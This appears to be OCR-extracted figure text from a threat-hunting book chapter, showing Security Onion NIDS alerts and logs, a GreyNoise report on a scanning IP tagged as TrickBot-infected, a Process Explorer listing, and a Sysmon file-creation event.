
Last 24 hours

Quick select

Last 24 hours

Refresh every


60 seconds



Breach Detection – NIDS Alerts Summary

rule.name.keyword: Descending	Count
ET INFO InetSim Response from External Source Possible SinkHole	11
ET POLICY PE EXE or DLL Windows file download HTTP	4
GPL NETBIOS SMB IPC$ unicode share access	1
GPL NETBIOS SMB-DS C$ unicode share access	1


Export: Raw Formatted



Detection – Suspicious Ingress Connections

source.ip: Descending	destination.ip: Descending	destination.port: Descending	network.transport.keyword: Descending	Count
222.222.222.222	172.25.100.220	139	tcp	4
222.222.222.222	172.25.100.220	445	tcp	2

Export: Raw Formatted




Security Onion - All Logs

Limited to 10 results

Time	event.module	event.dataset	source.ip	source.port	destination.ip	destination.port	network.community_id
Jan 2, 2021 @ 15:13:11.000	suricata	alert	222.222.222.222	80	172.25.100.220	1148	1:HQbRvRNrJMcmNNblHFUR7weihm4=
Jan 2, 2021 @ 15:12:1(	zeek	file	222.222.222.222	-	172.25.100.220	-	-
Jan 2, 2021 @ 15:03:11.000	suricata	alert	222.222.222.222	80	172.25.100.220	1146	1:SH1ykCmJY3/E4cyWFydW7KT3qUU=
Jan 2, 2021 @ 15:02:10.815	zeek	file	222.222.222.222	-	172.25.100.220	-	-
Jan 2, 2021 @ 14:53:33.166	suricata	alert	222.222.222.222	8080	172.25.100.220	1132	1:KFzMguAEn2yQ4ykO7KhE5VAXI/w=
Jan 2, 2021 @ 14:53:33.053	zeek	file	222.222.222.222	-	172.25.100.220	-	-
Jan 2, 2021 @ 14:53:29.493	suricata	alert	222.222.222.222	8080	172.25.100.220	1131	1:uQx8yY8WUeduWN3NUKfeDfqTAWc=
Jan 2, 2021 @ 14:53:29.379	zeek	file	222.222.222.222	-	172.25.100.220	-	-
Jan 2, 2021 @ 14:53:25.665	suricata	alert	222.222.222.222	8080	172.25.100.220	1130	1:Bmh7X/QO4IdulSH3kXPZC47yvlU=
Jan 2, 2021 @ 14:53:25.548	zeek	file	222.222.222.222	-	172.25.100.220	-	-

Chapter 10: Threat Hunting



61.188.18.25

Organization: CHINANET-BACKBONE

Actor: Unknown

This IP address has been opportunistically scanning the Internet, and has completed a full TCP connection. Reported activity could not be spoofed.

› First Seen: 2019-04-26 Last Seen: 2020-08-29

› OS: unknown ASN: AS4134

› Country: China Region: Zhejiang City: Hangzhou

› rDNS: 25.18.188.61.broad.nj.sc.dynamic.163data.com.cn

This IP address has been observed by GreyNoise scanning the Internet on the following ports:

```
Scan      Port / Protocol
          8000 / TCP
          8080 / TCP

Web       Paths
          /manager/html

          User-Agents
          User-Agent:Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; .NET CLR 1.0.3705

JA3       Fingerprint / Port
          6734f37431670b3ab4292b8f60f29984 / 8000
```

This IP is not probing for any known CVEs

Tags

TLS/SSL Crawler

Category: Activity

This IP address has been observed attempting to opportunistically crawl the Internet and establish TLS/SSL connections.

TrickBot

Category: Worm

This IP address exhibits behavior that indicates it is infected with the banking malware TrickBot.


References:

https://blog.malwarebytes.com/detections…


Web Crawler

Category: Activity

This IP address has been seen crawling HTTP(S) servers around the Internet.



Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
System Idle Process	88.72	52 K	8 K	0		
System	0.42	140 K	120 K	4		
Interrupts	1.76	0 K	0 K	n/a	Hardware Interrupts and DPCs	
smss.exe		440 K	1,028 K	304	Windows Session Manager	Microsoft Corporation
Memory Compression		152 K	15,024 K	5064		
csrss.exe	< 0.01	1,676 K	5,084 K	392	Client Server Runtime Process	Microsoft Corporation
csrss.exe	0.06	1,636 K	4,640 K	480	Client Server Runtime Process	Microsoft Corporation
wininit.exe		1,276 K	6,032 K	496	Windows Start-Up Application	Microsoft Corporation
services.exe		5,036 K	10,148 K	620	Services and Controller app	Microsoft Corporation
svchost.exe		916 K	3,480 K	728	Host Process for Windows S...	Microsoft Corporation
svchost.exe	0.01	10,912 K	26,304 K	804	Host Process for Windows S...	Microsoft Corporation
unsecapp.exe		1,256 K	6,140 K	5652	Sink to receive asynchronou...	Microsoft Corporation
WmiPrvSE.exe		7,304 K	15,556 K	5660	WMI Provider Host	Microsoft Corporation
ShellExperienceHost.exe	Susp...	32,944 K	81,440 K	324	Windows Shell Experience H...	Microsoft Corporation
SearchUI.exe	Susp...	47,132 K	88,912 K	5804	Search and Cortana applicati...	Microsoft Corporation
RuntimeBroker.exe		3,276 K	15,352 K	9324	Runtime Broker	Microsoft Corporation
WmiPrvSE.exe		3,880 K	9,160 K	3200	WMI Provider Host	Microsoft Corporation
ApplicationFrameHost.exe		9,556 K	21,852 K	7368	Application Frame Host	Microsoft Corporation
WmiPrvSE.exe		2,232 K	8,740 K	4480	WMI Provider Host	Microsoft Corporation
svchost.exe		6,420 K	15,140 K	856	Host Process for Windows S...	Microsoft Corporation
svchost.exe		2,480 K	8,336 K	908	Host Process for Windows S...	Microsoft Corporation
svchost.exe		4,704 K	12,056 K	420	Host Process for Windows S...	Microsoft Corporation
svchost.exe		1,548 K	6,184 K	700	Host Process for Windows S...	Microsoft Corporation
svchost.exe		3,580 K	7,488 K	588	Host Process for Windows S...	Microsoft Corporation
svchost.exe		1,692 K	6,696 K	744	Host Process for Windows S...	Microsoft Corporation
svchost.exe		1,868 K	8,892 K	328	Host Process for Windows S...	Microsoft Corporation
svchost.exe		1,976 K	6,448 K	1108	Host Process for Windows S...	Microsoft Corporation
svchost.exe		1,736 K	10,380 K	1120	Host Process for Windows S...	Microsoft Corporation
svchost.exe		10,664 K	20,260 K	1152	Host Process for Windows S...	Microsoft Corporation
svchost.exe		2,608 K	7,452 K	1204	Host Process for Windows S...	Microsoft Corporation
svchost.exe	0.01	6,096 K	15,256 K	1300	Host Process for Windows S...	Microsoft Corporation
taskhostw.exe		6,192 K	16,512 K	8348	Host Process for Windows T...	Microsoft Corporation
explorer.exe	0.20	38,532 K	56,928 K	8556	Windows Explorer	Microsoft Corporation
MSASCuiL.exe		1,896 K	256 K	9992	Windows Defender notificati...	Microsoft Corporation
vm3dservice.exe		1,328 K	72 K	10052		
vmtoolsd.exe	0.06	22,716 K	8,180 K	10076	VMware Tools Core Service	VMware, Inc.
OneDrive.exe		6,156 K	1,780 K	10104	Microsoft OneDrive	Microsoft Corporation
CodeMeterCC.exe	0.12	5,692 K	1,512 K	10152	CodeMeter Control Center	WIBU-SYSTEMS AG
procexp64.exe	4.28	26,312 K	44,764 K	2508	Sysinternals Process Explorer	Sysinternals - www.sysinter...
taskhostw.exe		3,588 K	15,468 K	2348	Host Process for Windows T...	Microsoft Corporation
svchost.exe		15,296 K	17,012 K	1324	Host Process for Windows S...	Microsoft Corporation
svchost.exe		2,332 K	10,220 K	1336	Host Process for Windows S...	Microsoft Corporation
svchost.exe		3,164 K	10,020 K	1380	Host Process for Windows S...	Microsoft Corporation
svchost.exe		1,396 K	5,800 K	1400	Host Process for Windows S...	Microsoft Corporation
WUDFHost.exe		1,820 K	7,672 K	1620	Windows Driver Foundation -...	Microsoft Corporation
svchost.exe		1,876 K	7,852 K	1564	Host Process for Windows S...	Microsoft Corporation
sihost.exe		4,536 K	20,536 K	8128	Shell Infrastructure Host	Microsoft Corporation
svchost.exe		3,880 K	10,908 K	1640	Host Process for Windows S...	Microsoft Corporation
svchost.exe		3,032 K	8,872 K	1680	Host Process for Windows S...	Microsoft Corporation
svchost.exe		1,580 K	6,928 K	1700	Host Process for Windows S...	Microsoft Corporation
svchost.exe		1,260 K	5,516 K	1708	Host Process for Windows S...	Microsoft Corporation
svchost.exe		1,708 K	7,672 K	2004	Host Process for Windows S...	Microsoft Corporation
svchost.exe		2,516 K	8,152 K	2036	Host Process for Windows S...	Microsoft Corporation
svchost.exe		1,544 K	6,220 K	1072	Host Process for Windows S...	Microsoft Corporation
svchost.exe		1,532 K	6,776 K	1464	Host Process for Windows S...	Microsoft Corporation




Operational Number of events: 2,054 (!) New events available

Level	Date and Time
Information	9/13/2020 11:32:11 AM
Information	9/13/2020 11:32:10 AM
Information	9/13/2020 11:31:56 AM
Information	9/13/2020 11:31:56 AM
Information	9/13/2020 11:30:29 AM
Information	9/13/2020 11:30:24 AM
Information	9/13/2020 11:30:24 AM
Information	9/13/2020 11:30:24 AM
Information	9/13/2020 11:30:24 AM


Event 11, Sysmon

```
File created:
RuleName: -
UtcTime: 2020-09-13 17:32:11.273
ProcessGuid: {0259bc43-579a-5f5e-8005-000000002d00}
ProcessId: 5872
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
TargetFilename: C:\Users\administrator.OT-DOMAIN\AppData\Local\Temp
\__PSScriptPolicyTest_hzypbr2k.htf.ps1
CreationUtcTime: 2020-09-13 17:32:11.273
```

Log Name:	Microsoft-Windows-Sysmon/Operational		
Source:	Sysmon	Logged:	9/13/2020 11:32:11 AM
